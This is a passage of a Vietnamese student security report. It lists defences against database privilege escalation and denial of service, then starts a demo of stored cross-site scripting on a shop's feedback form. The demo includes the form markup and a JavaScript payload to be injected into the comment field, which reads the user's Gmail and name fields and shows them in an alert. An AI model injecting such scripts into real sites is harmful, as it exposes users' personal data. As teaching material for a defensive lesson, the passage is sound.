### 2.2.5 Biện pháp khắc phục leo thang đặc quyền

#### Kiểm soát quyền truy cập một cách chính xác

- Cấp quyền tối thiểu (Principle of Least Privilege): Chỉ cấp quyền truy cập tối thiểu cần thiết cho mỗi người dùng, không cho phép người dùng có quyền cao hơn mức cần thiết.
- Xác định rõ ràng quyền hạn: Đảm bảo rằng quyền truy cập đối với các bảng, cột và stored procedures được cấp theo đúng mức độ và chỉ dành cho người dùng cần thiết.

#### Sử dụng Quản lý Quyền chi tiết và Phân Quyền Cụ thể

- Cấp quyền rõ ràng đối với các hành động như SELECT, INSERT, UPDATE, DELETE trên các đối tượng cơ sở dữ liệu, đảm bảo không ai có thể truy cập vào các đối tượng không cần thiết.

#### Giới hạn quyền thực thi đối với Stored Procedures

- Đảm bảo rằng stored procedures được thực thi với quyền hạn hạn chế: Chỉ cấp quyền thực thi cho những người dùng thật sự cần thiết và đảm bảo rằng các stored procedures không cho phép thay đổi quyền của người dùng.

#### Áp dụng các Cập nhật và Vá Lỗi Hổng

- Thường xuyên cập nhật hệ thống cơ sở dữ liệu để vá các lỗ hổng bảo mật mới phát sinh, bao gồm những lỗ hổng có thể tạo cơ hội cho tấn công leo thang đặc quyền.

#### Kiểm tra và Đánh giá Quyền Truy Cập Định kỳ

- Tiến hành kiểm tra và đánh giá quyền truy cập định kỳ để đảm bảo rằng chỉ những người dùng và nhóm người dùng có quyền hạn đúng mới có thể truy cập vào dữ liệu nhạy cảm.

#### Sử dụng các Công cụ Kiểm tra Bảo mật và Quản lý Quyền

- Sử dụng các công cụ kiểm tra bảo mật cơ sở dữ liệu (Database Security Tools) để tìm kiếm lỗ hổng trong phân quyền và cấu hình của hệ thống.

#### **Giới hạn các quyền truy cập trên các đối tượng nhạy cảm**

- Chỉ cho phép người dùng có quyền truy cập các đối tượng nhạy cảm (bảng, cột) khi thực sự cần thiết, và kiểm soát các quyền này để tránh bị leo thang.

#### **Mã hóa Dữ liệu Nhạy Cảm**

- Mã hóa dữ liệu nhạy cảm trong cơ sở dữ liệu để giảm thiểu thiệt hại nếu có sự xâm phạm quyền truy cập.

### **2.2.6 Biện pháp khắc phục tấn công từ chối dịch vụ**

#### **Tối ưu hóa truy vấn SQL:**

- Tối ưu hóa câu lệnh SQL: Đảm bảo các câu lệnh SQL được viết tối ưu, tránh các phép toán phức tạp hoặc không cần thiết như JOIN nhiều bảng hoặc các phép toán lặp lại gây tốn tài nguyên.
- Sử dụng chỉ mục (Indexes): Chỉ mục giúp tăng tốc độ tìm kiếm và giảm thời gian xử lý truy vấn. Chỉ mục phải được áp dụng hợp lý cho các cột thường xuyên tham gia tìm kiếm hoặc sắp xếp.
- Tránh sử dụng các câu lệnh SQL không có điều kiện rõ ràng: Ví dụ, thay vì truy vấn tất cả các bản ghi trong bảng, sử dụng các điều kiện giới hạn kết quả trả về để tránh tải quá nhiều dữ liệu.

#### **Giới hạn số lượng kết nối và yêu cầu đồng thời:**

- Giới hạn kết nối: Đặt giới hạn số lượng kết nối tối đa mà một người dùng hoặc một IP có thể mở đồng thời đối với cơ sở dữ liệu, để tránh việc hệ thống bị quá tải do một lượng lớn kết nối đồng thời.
- Giới hạn các truy vấn không hợp lý: Thiết lập các ngưỡng giới hạn cho các truy vấn SQL có thể chạy trong một khoảng thời gian nhất định hoặc giới hạn số lần yêu cầu đến cơ sở dữ liệu.

#### **Xác thực và phân quyền người dùng:**

- Xác thực mạnh: Sử dụng các phương pháp xác thực mạnh như Xác thực đa yếu tố (MFA) để bảo vệ hệ thống khỏi việc truy cập trái phép hoặc từ các nguồn không đáng tin cậy.
- Quản lý phân quyền người dùng chặt chẽ: Chỉ cấp quyền cho người dùng và ứng dụng có nhu cầu thực sự. Đảm bảo rằng mỗi người dùng chỉ có quyền truy cập và thực hiện các hành động cần thiết cho công việc của họ.
- Kiểm tra quyền truy cập: Đảm bảo rằng hệ thống không cấp quyền quá mức cho người dùng, đặc biệt là quyền quản trị (admin).

#### **Giám sát và phân tích nhật ký:**

- Giám sát kết nối và hoạt động cơ sở dữ liệu: Sử dụng các công cụ giám sát để theo dõi số lượng kết nối, truy vấn SQL, và tài nguyên hệ thống đang sử dụng. Điều này giúp phát hiện các dấu hiệu tấn công DoS sớm.
- Ghi lại nhật ký: Thiết lập hệ thống ghi nhật ký các sự kiện quan trọng liên quan đến cơ sở dữ liệu để phân tích và phát hiện các hành vi tấn công. Các công cụ như Intrusion Detection Systems (IDS) có thể giúp phát hiện các hành vi bất thường hoặc không hợp lệ.

#### **Thực hiện sao lưu và phục hồi cơ sở dữ liệu:**


- Sao lưu định kỳ: Đảm bảo rằng cơ sở dữ liệu luôn có bản sao lưu mới nhất để phòng trường hợp bị tấn công hoặc mất dữ liệu.
- Kế hoạch phục hồi: Thiết lập và thử nghiệm kế hoạch phục hồi sau sự cố để đảm bảo rằng dữ liệu có thể được khôi phục nhanh chóng nếu có sự cố nghiêm trọng.

## **Chương II CHƯƠNG TRÌNH DEMO THỰC NGHIỆM**

### **1 Bảo mật ứng dụng web**

#### **Demo biện pháp chống tấn công chèn mã HTML và Cross-Site Scripting (XSS)**

Đầu tiên ta sẽ có 1 trang cho phép người dùng nhập phản hồi sau khi họ mua hàng như sau



```

        </p>
    </div>
    <!-- Các thuộc tính cần phải phục vụ chức năng update -->
    <form:hidden path="feedbackId" />
    <form:hidden path="createAt" />
    <input type="hidden" name="orderBillDId"
           value="${orderBillDId}" />
    <!-- Thuộc tính này dùng để add và update -->
    <input type="hidden" name="star" value="${star}">

    <p class="form-row wide-half">
        <input type="text" name="fullName" readonly="readonly"
               value="${loggedInUser.fullName }"
               placeholder="Tên của bạn" />
    </p>
    <p class="form-row wide-half">
        <input type="text" name="Gmail" readonly="readonly"
               value="${loggedInUser.gmail }" placeholder="Gmail của bạn" />
    </p>
    <p class="form-row">
        <form:textarea path="comment" id="txt-comment" cols="30"
                       rows="10"
                       placeholder="Bạn chỉ có thể thêm hoặc sửa đánh giá sau khi đã mua sản phẩm. Hãy đăng nhập hoặc đăng ký để có thể mua được sản phẩm này"></form:textarea>
    </p>
    <p class="form-row">
        <:if test="${loggedInUser != null}">
            <button type="submit" name="${btnMode}">
                ${btnMode == 'add' ? 'Thêm' : 'Cập nhật'}</button>
        </:if>
    </p>
</form:form>

```

User đc phép nhập tùy ý mình vào textarea điều này là rất nguy hiểm nếu như ta không kiểm tra những gì user nhập

Ta sẽ chuẩn bị 1 đoạn script JS có nội dung như sau:

```

<script>
document.addEventListener('DOMContentLoaded', function() {
    function showInputValues() {
        const gmailInput = document.querySelector('input[name="Gmail"]');
        const fullNameInput = document.querySelector('input[name="fullName"]');

        if (gmailInput && fullNameInput) {
            const gmailValue = gmailInput.value;
            const fullNameValue = fullNameInput.value;


            alert(`Gmail: ${gmailValue}\nFull Name: ${fullNameValue}`);
        } else {
            alert('Input fields not found');
        }
    }

    showInputValues();


    const showValuesButton = document.createElement('button');
    showValuesButton.textContent = 'Show Input Values';
    showValuesButton.onclick = showInputValues;
    document.body.appendChild(showValuesButton);
});
</script>

```


Đoạn script trên sẽ lấy trường dữ liệu input tên là 'Gmail' và 'fullName' và sau đó thông báo qua lệnh alert() ra màn hình.





Ta có thể dễ dàng kiểm tra name của 2 trường này bằng thao tác **inspect**




Ta chèn script trên vào textarea








